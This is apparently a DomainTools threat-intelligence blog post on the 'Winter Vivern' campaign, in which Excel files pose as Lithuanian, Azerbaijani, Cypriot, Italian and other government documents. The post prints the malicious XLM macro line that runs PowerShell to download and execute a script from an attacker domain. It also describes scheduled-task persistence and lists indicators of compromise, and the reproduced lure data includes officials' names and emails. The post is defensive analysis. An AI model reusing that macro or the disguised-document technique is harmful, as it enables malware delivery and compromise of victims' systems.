Winter Vivern: A Look At Re-Crafted Government MalDocs Targeting Multiple Languages

domaintools.com/resources/blog/winter-vivern-a-look-at-re-crafted-government-maldocs

Executive Summary

While parsing Microsoft Excel documents using XLM 4.0 macros, the DomainTools Research team came across a Lithuanian-language document title innocuously named “contacts”. The simple macro in this document dropped a slightly more complex PowerShell script that performed C2 communications with a domain that has been active since December 2020 and appeared on no industry-standard blocklists. The most recent domain serving documents was registered in April 2021 and DomainTools Research believes other domains used as short term distribution may lead to other documents. The macro and domain mentioned, when hunted on, revealed documents targeting Azerbaijan, Cyprus, India, Italy, Lithuania, Ukraine, and the Vatican. The DomainTools Research team colloquially refers to this as “Winter Vivern” due to the path used in C2 communication over the last several months.

Context For Defenders


XLM 4.0 macros, the precursor to VBA in Microsoft Office documents, continue to be a problem as malware authors leverage them to avoid detection. Many times, well crafted macros that span multiple cells and use obfuscation can be used to obscure adversary

infrastructure from virus scanners and other tools. While tooling has come a long way in the last few years that XLM macros have been en vogue, the DomainTools Research team continues to hunt for new and novel ways that attackers hide domains in these documents.

We suggest anyone looking into a document containing XLM macros take a look at the excellent XLMMacroDeobfuscator tool to assist in parsing. However, do be aware that there is currently a bug that breaks deobfuscation when multiple macros are in a single cell. This was the bug the DomainTools Research team was trying to solve while hunting for documents that failed in this way. As luck would have it the project maintainer already has a fix in a testing branch if you as a defender come across this problem in documents you are analyzing.

The Malicious Document

The initial Lithuanian-language document, titled *vtas_kontaktai_2021_04_20.xls*, contains the typical request to enable content if the document is not functioning properly. The document says it contains the "Contact Details of Municipal Administrations Departments for the Protection of the Rights of the Child".



Jei dokumentas rodomas netinkamai, įgalinkite funkcijas			
LIETUVOS SAVIVALDYBIŲ ADMINISTRACIJŲ VAIKO TEISIŲ APSAUGOS SKYRIŲ KON			
Eil. nr.	Pavadinimas, adresas	TEL.	Mobilus
1.	**AKMENĖS rajono** savivaldybės administracijos Vaiko teisių apsaugos skyrius L. Petravičiaus a. 2, LT-85132 Naujoji Akmenė	#REF	#REF
2.	**ALYTAUS miesto** savivaldybės administracijos Vaiko teisių apsaugos skyrius Gardino g. 37, LT-62154 Alytus	#REF	#REF
3.	**ALYTAUS rajono** savivaldybės administracijos Vaiko teisių apsaugos skyrius Pulko g. 21, LT-62135 Alytus	#REF	#REF
4.	**ANYKŠČIŲ rajono** savivaldybės administracijos Vaiko teisių apsaugos skyrius K. Ladigos g. 1, LT-29111 Anykščiai	#REF	#REF
4.	**BIRŠTONO** savivaldybės administracijos Vaiko teisių apsaugos skyrius Jaunimo g. 2, LT-59206 Birštonas	#REF	#REF

This is a document which the official government of Lithuania provides and can be found on Google as seen below.

However, the modified version includes a malicious XLM 4.0 macro that calls out to the domain secure-daddy[.]com. This initial piece follows on all subsequent documents mentioned later in this writing as well.

```
CALL("kernel32","WinExec","JCJ","powershell  -c ""iex (New-Object
Net.Webclient).DownloadString( 'https://secure-
daddy[.]com/wintervivern/server/serverHttpRequest(RUN).txt')""",0)
```


When executing that string, another PowerShell script is pulled down and run which pulls down one of two scheduled task files depending on the Microsoft Windows version it has infected. These scheduled tasks regularly run the above pull from secure-daddy[.]com so that the script can keep itself updated. The script contains a simple push with all system information up to the C2, then checks at regular intervals for new commands, presumably capable of dropping another payload.

Additional Targeting

Examining the origin of the document on VirusTotal we can see that the initial document comes from the URL:

```
https://securemanag[.]com/data/public/uploads/2017/08/vtas_kontaktai_2021_04_20.xls
```

This URL also servers up the Azerbaijani-language application-for-visas.xls and a generic Peace Institutions contact document in English. All documents contain the PowerShell script mentioned above. When hunting for anything calling out to the secure-daddy[.]com domain we found the Italian-language Rassegna Documentazioni Dicastero per la Comunicazione.xls (first seen 2021-03-07) and the Cyprus-language document Ενημερωμένος κατάλογος.xls (first seen 2021-04-21) which is another set of contact-themed documents. All documents so far have had an author of “Admin” and contained a Cyrillic code page.



Əgər sənəd düzgün göstərilməyibsə, funksiyaların yerinə yetirilməsini aktivləşdirin

MINISTRY OF FOREIGN AFFAIRS OF AZERBAIJAN REPUBLIC

ADI: / SURNAME: / NAME:

CİNSİ: KİŞİ / MALE QADIN / FEMALE SEX:

DOĞUM TARİXİ VƏ YERİ:

VƏTƏNDAŞLIĞI: / VƏTƏNDAŞLIĞI DƏYİŞMİŞMİ? (ƏGƏR HƏ:

PASSPORT N.: / VALID UNTIL:

PROFESSION (DETAILS OF PRESE / PROFESSİ


MƏQSƏDİ: / QALMA MÜ / QALMA MÜDDƏTİ: / GİRİŞ SAYI / NUMBER O

CLASS:

TƏK / KƏDƏFƏLİ ÇOXDƏFƏLİ

RECEIVER

TÜRKİYƏDƏ ÜNVANI VƏ TELEFONU:



Γραφείο	Ονοματεπώνυμο	Τηλέφωνο	ΓΕΣ@	Τηλεομοιότυπο	Email	Εάν το έγγραφο δεν εμφανίζεται σωστά, ενεργοποιήστε την εκτέλεση λειτουργιών			
#REF	Andreas Frantzis	#REF		#REF	afrantzis@cd.moi.gov.cy				
#REF	Eftychia Stokkou	#REF	#REF	22675419	#REF				
#REF	Kyriacos Hadjigeorgiou	#REF	#REF		khadjgeorgiou@cd.moi.gov.cy				
#REF	#REF	#VALUE	#REF		#REF				
#REF	#REF	#VALUE	#REF		aneofitou@cd.moi.gov.cy				
#REF	Andry Papachristoforou	#VALUE	#REF		apapachristoforou@cd.moi.gov.cy				
#REF	Athina Prastitou	#REF	#REF	#VALUE	#REF				
#REF	Apostolos Stylianides	#VALUE	#REF	#VALUE	#REF				
#REF	#REF	#REF	#REF	#VALUE	#REF				
#REF	#REF	#REF	#REF	#VALUE	#REF				
#REF	#REF	#REF	#REF	#VALUE	#REF				
#REF	#REF	#REF		#VALUE	#REF				
#REF	#REF	#REF		#VALUE	#REF				
#REF	#REF	#REF	#VALUE	#VALUE	#REF				
#REF	#REF	#REF	#VALUE	#VALUE	#REF				
#REF	#REF	#REF	#VALUE	#VALUE	#REF				
#REF	George Theopemptou	#REF	#VALUE	#VALUE	#REF				
#REF	#REF	#REF	#VALUE	#VALUE	#REF				
#REF	Kypros Photiades	#REF	#VALUE		#REF				
#REF	Loukas Hadjimichael	#REF	#VALUE	#REF	#REF				
#REF	#REF	#REF	#VALUE	#REF	#REF				
#REF	#REF	22803582	#VALUE	#REF	#REF				
#REF	Michalis Rouvas	#VALUE	#VALUE	#REF	#REF				
#REF	#REF	#VALUE	#VALUE	#REF	nmakri@cd.moi.gov.cy				
#REF	Panayiotis Panayi	#VALUE	#VALUE	#REF	ppanayi@cd.moi.gov.cy				
#REF	Stelios Mavromatis	#VALUE		#REF	smavromatis@cd.moi.gov.cy				
#REF	#REF	#VALUE		#REF	scemetriou@cd.moi.gov.cy				
#REF	#REF	#VALUE		#REF	#REF				
#REF	#REF	22803581		#REF	#REF				
#REF	#REF	#REF		#REF	#REF				


Since December 2020, secure-daddy[.]com has also been involved in distributing documents from two URLs that would suggest earlier targeting of the Indian government and the Vatican:

```
https://secure-
daddy[.]com/mail.gov.in/iwc_static/c11n/allDomain/Documents/mealib/List%20of%20online
```

```
https://secure-daddy[.]com/www.sdsofficium.va/portale/portalesdsext.nsf/
```

Attacker Infrastructure

Examining the attacker infrastructure, we found that neither domain was on an industry-standard blocklist, but that DomainTools predictive Risk Scoring algorithms did properly rate them as the highest possible risk for malware.



While the initial C2 domain secure-daddy[.]com was registered in December 2020, the serving domain securemanag[.]com has only been active since April 2021. This indicates to us that the adversary is likely starting a new campaign, serving documents from this address and hiding their C2 behind infrastructure they're reusing from before. Both domains are hosted on 3NT Solutions LLP, but are split between the older domain in Sweden and the latest in Estonia.

Examining passive DNS we can see that there has been a decent run of activity on the C2 domain so presumably some of these documents have worked and more are out in the wild. Additionally, the SPF record indicates that it accepts mail from a wide range of servers and is set up (per the SPF record with ~all) to send mail in transition.

secure-daddy.com	TXT	D	4	"v=spf1,include:spf.flockmail.com,include:spf.mx.hostinger.com,include:relay.mailchannels.net,~all"	2020-12-24, 11:54	2021-01-03, 10:16
secure-daddy.com	A	D	24	37.252.9.123	2020-12-24, 11:53	2021-04-14, 00:11

The newer, document-serving domain has a similar setup but only contains the hostinger[.]com portion in its SPF record. However, what is more interesting is that the IP address behind this domain was previously hosting centr-security[.]com. When searched for in VirusTotal this reveals another document served up targeting Ukrainian-language speakers from the URL https://centr-security[.]com/mil.gov.ua/documents/stat/statistics-donbas-07042021.xls.

37.252.5.133

Note: wildcards (*) may be used for either hostname or tld.

Record Type: All | Source: D | Result Limit: 500 | After Date: YYYY-MM-DD

Query	Type	Source	Count	Response	First Seen	Last Seen
securemanag.com	A	D	9	37.252.5.133	2021-04-15, 10:23	2021-04-15, 23:44
centr-security.com	A	D	8	37.252.5.133	2021-03-30, 13:33	2021-04-10, 06:02

It's important to note that centr-security[.]com has already been placed on a blocklist, but that this domain is spoofing the Council of European National Top-Level Domain Registrars (CENTR).

Conclusion

This campaign has seemed to have run largely undetected since around December 2020 with a wide range of targets and languages. As the scripts are unobfuscated and quite simple, we don't see this being a complex APT-level campaign as it doesn't leverage any known tooling. However, we feel it's always important to note that sophistication is not a requirement to success. Since this cluster of documents can't be tied to any other campaign, attribution is difficult at this time and DomainTools Research is monitoring this as an independent cluster.

IoCs

File Hashes

File Name	Hash
Ενημερωμένος κατάλογος.xls	94f45ba55420961451afd1b70657375ec64b769
Ενημερωμένος κατάλογος_NS.xls	2a176721b35543d7f4d9e3d24a7c50e0ea57d7e
vtas_kontaktai_2021_04_20.xls	f84044bddbd3e05fac1319c988919492971553bb
application-for-visa.xls	bd1efa4cf3f02cd8723c48deb5f69a432c22f359b
DB%20-%20Peace%20Institutions%20(draft).xls	00f6291012646213a5aab81153490bb121bbf9c6
Rassegna Documentazioni Dicastero per la Comunicazione.xls	638bedcc00c1b1b8a25026b34c29cecc76c050a
serverHttpRequest(RUN).txt	c34e98a31246f0903d4742dcf0a9890d5328ba8a

Domains

```
centr-security[.]com

secure-daddy[.]com

securemanage[.]com
```

IP Addresses

```
37[.]252[.]9[.]123

37[.]252[.]5[.]133
```

Iris Investigate Hash

```
U2FsdGVkX1+/QFMAzMGoRJL1g99F/qbks7NwRHYLPXkMcCCMO1whT0jHrV5fHxs8ZVy3Cc2kvVawfePzqppMh
```